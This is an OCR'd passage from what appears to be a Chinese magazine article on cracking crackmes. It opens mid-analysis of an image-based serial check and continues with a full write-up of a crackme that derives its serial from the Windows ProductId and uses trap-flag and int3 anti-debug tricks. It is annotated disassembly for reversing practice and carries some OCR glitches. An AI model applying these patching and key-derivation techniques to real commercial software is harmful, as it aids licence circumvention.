如果要爆破，只要将前面的关键跳转命令 je 改为 jne 就行了，但我们要分析算法，就往上翻看，并没有发现关键 call，估计其算法是分散在程序中的。这种 Crackme 追踪起来很费时间，这里我就不写追踪过程了，直接将找到的代码给出。其实当我拿到这个 Crackme 时，就在想程序会将图片的什么元素作为计算出正确注册码的一部分呢？我当时的猜想有两种，一是图片名，二是长度和宽度。当我追到以下代码时，证明第二种猜想是正确的。

```
00402949   ush eax
0040294A   call crack.004021B0
//我们步入这个 call
```

来到如下代码处：

```
004021B5    or eax,eax
004021B7    je short crack.004021BB
004021B9    jmp eax
004021BB    push crack.00402198
004021C0    mov
eax,<jmp.&MSVBVM60.DllFunctionCall>
004021C5    call eax
//这个 call 会通过调用 kernel32.LoadLibraryA 和
//kernel32.GetProcAddress 得到 GDI32.GetObjectA 这个
//函数的地址，结果送入 eax 寄存器中
004021C7  jmp eax ;GDI32.GetObjectA
//跳去执行 GetObjectA，得到图片的长度和宽度，分别
//压入堆栈 0012f4d4 和 0012f4d8
```

算法从下面代码处开始：

```
00402A82    mov eax,dword ptr ss:[ebp-34]
//取堆栈 0012f4d4 中的图片长度送入 eax
00402A85    mov edx,eax
//将图片长度送入 edx
00402A87  mov ecx,dword ptr ss:[ebp-38]
//取堆栈 0012f4d8 中的图片宽度送入 ecx
00402A8A    imul edx,ecx
//长度与宽度进行乘法运算
00402A8D    jo crack.00402EF8
//若溢出则跳出
00402A93    mov edx,eax
//图片长度送入 edx
00402A95    imul edx,ecx
//长度与宽度进行乘法运算
00402A98    jo crack.00402EF8
//若溢出则跳出
00402A9E    sub edx,1
//相乘得到的结果减 1
00402AA1    jo crack.00402EF8
//若溢出则跳出
00402AA7    imul edx,edx,3
//edx 中的值乘以 3，结果送入 edx
00402AAA    jo crack.00402EF8
//若溢出则跳出
00402AB0    mov edx,eax
//图片长度送入 edx
00402AB2    imul edx,ecx
//长度与宽度进行乘法运算
00402AB5    jo crack.00402EF8
//若溢出则跳出
00402ABB    imul eax,ecx
//长度与宽度进行乘法运算
00402ABE    jo crack.00402EF8
//若溢出则跳出
00402AC4    sub eax,1
//相乘得到的结果减 1
00402AC7    jo crack.00402EF8
//若溢出则跳出
00402ACD    imul eax,eax,3
//eax 中的值乘以 3，结果送入 eax
00402AD0    jo crack.00402EF8
//若溢出则跳出
```

这里的算法很绕，其实就是取图片的长度和宽度相乘的结果减 1，然后再乘以 3，就得到了最终的结果，但这里却算了两次，不知道是为什么，如果哪位高手知道，还望赐教。我们接着分析：

```
00402AD6   mov dword ptr ss:[ebp-124],eax
//将上面算得的结果送入堆栈 0012F3E4
00402ADC   fild dword ptr ss:[ebp-124]
//将堆栈 0012F3E4 的整数加载到浮点寄存器 st(0)中
00402AE2   fstp dword ptr ss:[ebp-58]
//将寄存器 st(0)的浮点数送入堆栈 0012F4B0
00402AE5   fld dword ptr ss:[ebp-58]
//将堆栈 0012F4B0 中的浮点数加载到浮点寄存器 st(0)。
//注意，虽然是同一个数，第一次是当做整数被加载到
//st(0)，第二次是当做一个实数被加载的，这里的算法其
//实就是将一个整数化成一个实数，然后加载到浮点寄存器
00402AFB   mov ecx,dword ptr ss:[ebp-64]
//将堆栈 0012f4a4 中的值送入 ecx 中
00402AFE   cmp edi,dword ptr ss:[ebp-110]
//edi 中的值与堆栈 0012f3f8 中的值相比较，edi 的初始值
//为 0，堆栈 0012f3f8 中的值就是堆栈 0012F3E4 的值
00402B04   jg crack.00402BB8
//若大于则跳出处循环
00402B0A   test ecx,ecx
//测试 ecx 是否为零
00402B0C   je short crack.00402B34
//若为零则跳向错误
00402B0E   cmp word ptr ds:[ecx],1
//测试 ds:[ecx] 是否为 1
00402B12   jnz short crack.00402B34
//不为 1，则跳向错误
00402B14   mov esi,edi
//将 edi 中的值送入 esi 中
00402B16   add esi,2
//esi 中的数加 2
00402B19   jo crack.00402EF8
//若溢出则跳出
00402B1F   sub esi,dword ptr ds:[ecx+14]
//esi 减 0
00402B22   cmp esi,dword ptr ds:[ecx+10]
//与一个极大的值相比较
00402B25   jb short crack.00402B30
//这里的跳转恒实现
00402B27   call dword ptr ds:[<&MSVBVM60.__
vbaGenerateBoundsError>]
```

```
00402B2D   mov ecx,dword ptr ss:[ebp-64]
00402B30   mov eax,esi
//将 esi 中的值送入 eax
00402B32   jmp short crack.00402B3D
//无条件跳转
00402B34   call dword ptr ds:[<&MSVBVM60.__vbaGenerateBoundsError>]
00402B3A   mov ecx,dword ptr ss:[ebp-64]
00402B3D   mov edx,dword ptr ds:[ecx+C]
//将 ds:[ecx+C]中值送入 edx 中
00402B40   mov al,byte ptr ds:[edx+eax]
//将 ds:[edx+eax]中的一个字节送入 al
00402B43   mov byte ptr ss:[ebp-60],al
//将 al 中的值送入堆栈 0012f4a8
00402B46   test ecx,ecx
//测试 ecx 是否为零
00402B48   je short crack.00402B70
//为零则跳向错误
00402B4A   cmp word ptr ds:[ecx],1
//测试 ds:[ecx] 是否为 1
00402B4E   jnz short crack.00402B70
//不为 1，则跳向错误
00402B50   mov esi,edi
//将 edi 中的值送入 esi 中
00402B52   add esi,1
//esi 中的数加 1
00402B55   jo crack.00402EF8
//若溢出则跳出
00402B5B   sub esi,dword ptr ds:[ecx+14]
//esi 减 0
00402B5E   cmp esi,dword ptr ds:[ecx+10]
//与一个极大的值相比较
00402B61   jb short crack.00402B6C
//这里的跳转恒实现
00402B63   call dword ptr ds:[<&MSVBVM60.__vbaGenerateBoundsError>]
00402B69   mov ecx,dword ptr ss:[ebp-64]
00402B6C   mov eax,esi
//将 esi 中的值送入 eax
00402B6E   jmp short crack.00402B79
//无条件跳转
00402B70   call dword ptr ds:[<&MSVBVM60.__vbaGenerateBoundsError>]
00402B76   mov ecx,dword ptr ss:[ebp-64]
00402B79   mov edx,dword ptr ds:[ecx+C]
//将 ds:[ecx+C]中值送入 edx 中
00402B7C   mov al,byte ptr ds:[edx+eax]
//将 ds:[edx+eax]中的一个字节送入 al
00402B7F   mov byte ptr ss:[ebp-5C],al
//将 al 中的值送入堆栈 0012f4ac
00402B82   mov edx,dword ptr ss:[ebp-60]
//将堆栈 0012f4a8 中的值送入 edx
00402B85   and edx,0FF
//测试是否等于 off
00402B8B   add edx,dword ptr ss:[ebp-40]
//edx 中的值加上堆栈 0012f4c8 的值
00402B8E   jo crack.00402EF8
//若溢出则跳出
00402B94   mov eax,dword ptr ss:[ebp-5C]
//将堆栈 0012f4ac 的值送入 eax
00402B97   and eax,0FF
//测试 eax 是否等于 off
```

```
00402B9C   sub edx,eax
//edx 中的值减去 eax 中的值
00402B9E   jo crack.00402EF8
//若溢出则跳出
00402BA4   mov dword ptr ss:[ebp-40],edx
//将 edx 中的值送入堆栈 0012f4c8 中
00402BA7   mov edx,ebx
//将 ebx 中的值送入 edx 中
00402BA9   add edx,edi
//edi 中的值加上 edx 中的值
00402BAB   jo crack.00402EF8
//若溢出则跳出
00402BB1   mov edi,edx
//将 edx 中的值送入 esi 中
00402BB3   jmp crack.00402AFE
//跳向算法循环的开头
```

这段代码比较长，但算法却不是很难。算法是从堆栈 0012f4a4 中存储的数据地址偏移 0xC+2 处（因为 eax 的初始值为 2）取得一个字节，送入堆栈 0012f4a8 中，堆栈 0012f4a8 的初始值虽然不为空，但对算法不影响。然后 eax 加 1，算法又从偏移 0xC+3 处取得一个字节，送入堆栈 0012f4ac 中，堆栈 0012f4ac 的初始值为空，然后取出堆栈 0012f4a8 前面送入的那个字节的十六进制与堆栈 0012f4c8 中的值相加（算法的最终结果会存储在这个堆栈中，这个堆栈的初始值为 0），然后减去第二次取得的存储在堆栈 0012f4ac 字节的十六进制，将算得的结果送入堆栈 0012f4c8 保存，然后跳向算法开始部分，进行下一轮的循环，循环计数器 edi 每经过一轮循环，就增加 3，直到环计数器中的数大于上面用图片的长度和宽度为参数计算得到的结果，就跳出循环。说得简单点，这里的算法就是对从堆栈 0012f4a4 中存储的数据地址偏移 0xC+2 开始的字符差求和。算法先从指定地址读入两个相邻的字符，对它们求差，并保存结果，然后进入下一轮循环，读入字符，求差，与上一次求差的结果相加并保存，又进入下一轮循环。算法搞清楚了，接下来我又追踪了那些字符是如何产生的，来到了如下代码处：

```
00402999   push eax
//eax 中的数值为 0012f4a4
0040299A   push 1
0040299C   push 80
004029A1   call dword ptr ds:[<&MSVBVM60.__vbaRedim>]
```

在执行完这个 call 后，堆栈 0012f4a4 存储的数据地址处就会产生那些字符，如图 3 所示。

而且根据加载的图片的不同，产生的字符也不同。为了弄清楚字符是如何产生的，我跟入了这个 call，它调用了 OLEAUT32.SafeArrayAllocDescriptorEx 和 OLEAUT32.SafeArrayAllocData 这两个函数，此外一无所获！算法到此还没有结束，我们输入的注册码还没在算法中出现，算法继续，来到如下代码处：

地址	数值	注释
015A0022	3A50258A	
015A0026	5B174ED4	
015A002A	675A6339	
015A002E	6F7B6B7B	
015A0032	6B9B6F9B	
015A0036	6B7B6B9B	
015A003A	6B7B6B7A	
015A003E	6B7B6B7B	
015A0042	6B9B6B7B	
015A0046	6B9B6B9B	
015A004A	6F9C6B9B	
015A004E	6FBC6F9C	
015A0052	73BC73BC	
015A0056	73BC73BC	
015A005A	73BD73BD	
015A005E	6FBC73BD	
015A0062	6B7B6F9B	
015A0066	675A677A	
015A006A	675A675A	

图 3

```
00402C02    mov edx,dword ptr ss:[ebp-6C]
//堆栈[ebp-6c]存储的是我们输入的注册码
00402C05    push edx
00402C06    call dword ptr ds:[<&MSVBVM60.#581>]
//这个call的一部分功能是将注册码送入浮点寄存器st(0)
00402C0C    fstp qword ptr ss:[ebp-FC]
//将浮点寄存器st(0)中的值弹出并复制到堆栈 0012f40c 中
00402C12    fild dword ptr ss:[ebp-40]
//将堆栈 0012f4c 中的值（前面算法的结果存储在这里）
//送入浮点寄存器 st(0)
00402C15    fstp qword ptr ss:[ebp-12C]
//将浮点寄存器st(0)中的值弹出并复制到堆栈0012f3dc中
00402C1B    fld qword ptr ss:[ebp-FC]
//将堆栈 0012f40c 中的浮点数送入浮点寄存器 st(0)
00402C21    call dword ptr ds:[<&MSVBVM60.__vbaFpR8>]
//步入这个 call
```


之后得到如下代码：

```
7349759B    fld1
//把 1.0 送入浮点寄存器 st(0)，这时前面送入的浮点数存
//在浮点寄存器 st(1)中
7349759D    fldcw word ptr ds:[7349750A]
//设置 FPU 使用单精度浮点计算
734975A3    fmulp st(1),st
//浮点寄存器 st(1)中的值与浮点寄存器 st(0)中的值相乘
734975A5    wait //等待
734975A6    fstsw ax
//将状态寄存器赋值到 ax
734975A8    fldcw word ptr ds:[7348D458]
//把 FPU 设置回双精度浮点计算
734975AE    retn //返回
00402C27    fcomp qword ptr ss:[ebp-12C]
//比较浮点寄存器 st(0)和堆栈 0012f3dc 中的值，并将浮
//点寄存器 st(0)中的值弹出
00402C2D    fstsw ax
//将状态寄存器赋值到 ax
00402C2F    test ah,40
//测试 ah 中的值是否与 40 相等（这里的测试很重要，决
//定跳向注册失败还是成功）
00402C32    jnz short crack.00402C3B
//如果这里成功跳转，就跳向了注册成功，这里是真正的
//关键跳
```

这段算法的精髓是利用了 FPU 的状态寄存器，这里的算法是将我们输入的注册码和前面算的字符差和化为浮点数，然后两者相比较，根据 FPU 的状态寄存器的值，决定跳向注册失败还是成功。

这个 Crackme 虽然分析得不是很彻底，有些东西还没有弄清楚，但大部分算法已经清楚了，其算法涉及大量的浮点指令。在这之前，这部分我没认真看过，在分析的时候遇到了一点麻烦，去图书馆借了书，认真地看了一遍，才搞清楚，可见学习一定要认真啊！

前置知识：汇编
关键词：破解、算法、Anti-debug



Anti-debug Crackme 算法分析

文/图 木木

对于想学习逆向的朋友来说，www.crackmes.de 确实是一个不错的网站，里面的资源很丰富，可以学到不少东西。本文给大家带来的 Crackme 的注册算法与注册表有关，其中还有 Anti-debug，个人觉得实现的还是蛮精彩的，有必要与大家分享一下。

算法分析

算法的实现是与注册表相关的，我们先在操作注册表的函数上下断点，从 OD 载入，单击右键，选择“搜索”->“当前模块中的名称”，看看它都调用了哪些

函数，如图 1 所示。




图 1

单击鼠标右键，选择“切换断点”，在函数上下断点。成功断下后，取消断点，执行到用户代码，会得到以下代码：

```
00403286  push aescul.00404B0E//pHandle =
aescul.00404B0E
0040328B  push 1  // |Access = KEY_QUERY_VALUE
0040328D  push 0  //|Reserved = 0
0040328F  push aescul.00404000//|Subkey =
"Software\Microsoft\Windows\CurrentVersion"
00403294  push 80000002// |hKey = HKEY_LOCAL_
MACHINE
00403299  call <jmp.&ADVAPI32. RegOpenKeyExA>
0040329E  push aescul.00404B12
//pBufSize = aescul.00404B12
004032A3  push aescul.004043BC
// |Buffer = aescul.004043BC
004032A8  push 0  // |pValueType = NULL
004032AA  push 0  //|Reserved = NULL
004032AC  push aescul.00404033
//|ValueName = "ProductId"
004032B1  push dword ptr ds:[404B0E]
// |hKey = 194
004032B7  call <jmp.&ADVAPI32. RegQueryValueExA>
```

程序通过读取注册表 HKEY_LOCAL_ MACHINE Software\Microsoft\Windows\CurrentVersion\ ProductId 的键值获得了 Windows 的注册码，向上翻阅，得到如下代码：

```
00403224  push 40// \Count = 40 (64.)
00403226  push aescul.004041BA
// |Buffer = aescul.004041BA
0040322B  push 3E8// |ControlID = 3E8 (1000.)
00403230  push dword ptr ss:[ebp+8]
// |hWnd = 0132029E ('Y2K +HCU Strainer - (c) Aescu...',
class='#32770')
00403233  call <jmp.&USER32.GetDlgItemTextA>
00403255  push 40// \Count = 40 (64.)
00403257  push aescul.004042BA
// |Buffer = aescul.004042BA
0040325C  push 3E9// |ControlID = 3E9 (1001.)
00403261  push dword ptr ss:[ebp+8]
// |hWnd = 0132029E ('Y2K +HCU Strainer - (c) Aescu...',
class='#32770')
00403264  call <jmp.&USER32.GetDlgItemTextA>
```

程序在这里调用函数 GetDlgItemTextA，得到我们输入的注册名和注册码。算法的精髓部分从下面代码处开始：

```
00403061  push ebp
00403062  push edi
00403063  push esi
```

将 ebp、edi、esi 中的值压入堆栈。这里 ebp 存储的是循环的总次数，edi 和 esi 的初始值为零，esi 在这里充当循环计数器。

```
00403064  mov ebp,aescul.004044C0
//取了一个字符串 ASCII "0I5LZ7G123RXCV-
//9OPAS6TBN48YUHJKDF0QWEM"
00403069  mov ebx,aescul.004043BA
//得到的 Windows 注册码 ASCII "WS76481-640-
//8834005-23375"
0040306E  mov al,byte ptr ds:[ebx+esi]
//取 Windows 注册码的第一个字符的十六进制
00403071  sar eax,4
//右移 4 位，原来 eax 中的值是 357，右移后为 35
00403074  and eax,0F
//这里的与运算相当于取待算数字的个位值，35 经过运算
//后为 5
00403077  call aescul.0040313B// 步入这个 call
```

之后继续得到如下代码：

```
0040313B  mov dword ptr ds:[4044EE],esi
//将循环计数器的值保存到内存 ds:[4044EE]
00403141  mov edx,dword ptr ds:[4044EA]
//edx 充当这个 call 的循环计数器，初始 edx 为 0
00403147  mov ecx,dword ptr ds:[4044E6]
//将循环总次数送入 ecx
0040314D  cmp edx,ecx
//比较循环是否相等
0040314F  jb short aescul.00403153 //小于则跳出
00403151  xor edx,edx
00403153 movsx esi,byte ptr ss:[ebp+edx]
//取字符串"0I5LZ7G123RXCV9OPAS6TBN48-
//YUHJKDF0QWEM"第一个字符的十六进制
00403158  and esi,8000000F
//这里的与运算相当于取待算数字的个位值
0040315E  jns short aescul.00403165 //非负则跳出
00403160  dec esi
00403161  or esi,FFFFFFF0
00403164  inc esi
00403165  cmp esi,eax
//判断从两个字符串中取得的字符的十六进制的个位是
//否相等
00403167  je short aescul.00403172 //相等则跳出
00403169  inc edx
0040316A  cmp edx,ecx
0040316C  jl short aescul.00403153
0040316E  xor edx,edx
00403170  jmp short aescul.00403153
00403172  mov dword ptr ds:[4044EA],edx
//将循环计数器的值保存到内存 ds:[4044EA]
```

```
00403178  mov esi,dword ptr ds:[4044EE]
//将寄存器 esi 清空
0040317E  movsx eax,byte ptr ds:[edx+ebp]
//将找出的字符送入寄存器 eax
00403182  inc edx //将循环计数器增 1
00403183  retn //返回
```

这个 call 的作用是在字符串 0I5LZ7G123RXCV9OPAS6TBN48YUHJKDF0QWEM 中找与 Windows 注册码中的字符的十六进制的个位数相等的字符。分析完这个 call 后，我们继续往下分析。

```
0040307C  mov byte ptr ds:[edi],al
//将找到的字符保存到从 00404502 开始的内存中
0040307E  mov cl,byte ptr ds:[ebx+esi]
//取 Windows 注册码的第一个字符的十六进制
00403081  and ecx,0F
//取待算数字的个位值，这次是 57，运算后为 7
00403084  mov eax,ecx //送入寄存器 eax
00403086 call aescul.0040313B
//在字符串"0I5LZ7G123RXCV9OPAS6TBN48-
//YUHJKDF0QWEM"中找十六进制的个位数是 7 的字符
0040308B  mov byte ptr ds:[edi+1],al
//将找到的字符保存到内存中
0040308E  pop esi
0040308F  pop edi
00403090  pop ebp
```

以下代码用于恢复寄存器 esi、edi 和 ebp 的值。

```
00403091  inc esi //循环计数器增 1
00403092  add edi,2 //edi 增 2
00403095  cmp ebp,esi
//比较循环计数器的值是否与循环总次数相等
00403097  jnz short aescul.00403061
//不等则进入下一轮循环
```

总结一下，算法先取得 Windows 注册码中的字符的十六进制数的十位，然后调用“call aescul.0040313B”，在字符串 0I5LZ7G123RXCV-9OPAS6TBN48YUHJKDF0QWEM 中寻找字符的十六进制数个位与其相等的字符，并将找到的字符保存到内存。之后算法又取 Windows 注册码中的字符的十六进制数的个位，调用“call aescul.0040313B”在字符串 0I5LZ7G123RXCV9O- PAS6TBN48YUHJKDF0QWEM 中寻找字符的十六进制数个位与其相等的字符，并将找到的字符保存到内存。这些从字符串 0I5LZ7G123RXCV9-OPAS6TBN48YUHJKDF0QWEM 中找到的字符组成了真正的注册码。

接下来的算法就是与我们输入的假注册码分段比较，决定程序是跳向注册成功，还是注册失败，代码如下：

```
00403099  xor esi,esi //清空 esi
0040309B  mov eax,dword ptr ds:[esi+4042BA]
//取输入的注册码的前四个字符
004030A1  mov ebx,dword ptr ds:[esi+404502]
//取生成的真注册码的前四个字符
004030A7  cmp eax,ebx //比较是否相等
004030A9  jnz short aescul.004030F0
//不相等则跳向注册失败
004030AB  add esi,4 //esi 增 4
004030AE  mov eax,dword ptr ds:[esi+4042BA]
//接着向下取
004030B4  mov ebx,dword ptr ds:[esi+404502]
//接着向下取
004030BA  cmp eax,ebx //比较是否相等
004030BC  jnz short aescul.004030F0
//不相等则跳向注册失败
004030BE  add esi,4 //esi 增 4
004030C1  mov eax,dword ptr ds:[esi+4042BA]
//接着向下取
004030C7  mov ebx,dword ptr ds:[esi+404502]
//接着向下取
004030CD  cmp eax,ebx //比较是否相等
004030CF  jnz short aescul.004030F0
//不相等则跳向注册失败
004030D1  add esi,4 //esi 增 4
004030D4  mov eax,dword ptr ds:[esi+4042BA]
//接着向下取
004030DA  mov ebx,dword ptr ds:[esi+404502]
//接着向下取
004030E0  cmp eax,ebx //比较是否相等
004030E2  jnz short aescul.004030F0
//不相等则跳向注册失败
```

到这里，算法部分的分析就告一段落了，接下来我们看看 Anti-debug 部分是如何操作的。

Anti-debug 分析

Anti-debug 部分是设置在上面算法部分之上的，从地址 00403465 处开始，代码如下：

```
00403038  xor eax,eax //清空 eax
0040303A  push aescul.00403393
//offset of SEH handler
0040303F  push dword ptr fs:[eax]
00403042  mov dword ptr fs:[eax],esp //install handler
```

这里设置了异常处理，一旦发生异常，程序就会调用地址 00403393 处的代码来处理异常。

```
00403045  pushfd //将 EFL 寄存器的值保存到堆栈
00403046  pushfd //将 EFL 寄存器的值保存到堆栈
00403047  pop eax //将 EFL 寄存器的值弹出到 eax
00403048  or eax,100 //进行异或运算，原值为 246，异或
//后为 346
0040304D  push eax //将异或得到的值保存到堆栈
0040304E  popfd //恢复 EFL 寄存器的值
```

这里的代码通过修改 EFL 寄存器中的值，设置了陷阱标志。

```
0040304F  nop //因为设置了陷阱标志，这里的 nop 将发
//送一个 EXCEPTION_SINGLE_STEP（单步异常），程
//序调用前面设置的异常处理，前往地址 00403393
00403393  push ebp
00403394  mov ebp,esp
00403396  call <jmp.&KERNEL32.GetCurrentThread>
//调用函数 GetCurrentThread
```

```
0040339B    mov dword ptr ds:[40418F],eax
//保存得到的当前线程的句柄到内存 ds:[40418F]
```

这里通过调用函数 GetCurrentThread，得到了当前线程的句柄。

```
004033A0    mov dword ptr ds:[4040BB],7C
004033AA    push aescul.004040BB
004033AF    push dword ptr ds:[40418F]
004033B5    call <jmp.&KERNEL32.GetThreadContext>
//调用函数 GetThreadContext
```

这里通过调用函数 GetThreadContext，得到了调试寄存器。

```
004033BA    mov dword ptr ds:[4040BF],eax //清零
004033BF    mov dword ptr ds:[4040C3],eax //清零
004033C4    mov dword ptr ds:[4040C7],eax //清零
004033C9    mov dword ptr ds:[4040CB],eax //清零
004033CE    mov dword ptr ds:[4040D3],24FF
004033D8    mov dword ptr ds:[4040BB],18
004033E2    push aescul.004040BB
004033E7    push dword ptr ds:[40418F]
004033ED    call <jmp.&KERNEL32.SetThreadContext>
//调用函数 SetThreadContext
```

这里先将调试寄存器的值清零，然后调用函数 SetThreadContext 更新调试寄存器。

```
004033F2    mov eax,dword ptr ss:[ebp+10]
004033F5    mov edi,eax
004033F7    mov ebx,dword ptr ds:[edi+B8]
004033FD    cmp byte ptr ds:[ebx],0CC
00403400    je short aescul.0040341E
```

这里会读取从地址 00403050 处开始的代码（算法部分从这个地址开始），判断有没有 0CC（Int3），也就是检查是不是由 int3 引发了异常，变相地检查了我们是否在那里下断点，若是就会跳转到一个读取内存错误的异常处。

```
00403402    cmp byte ptr ds:[ebx],9D
00403405    je short aescul.00403411
```

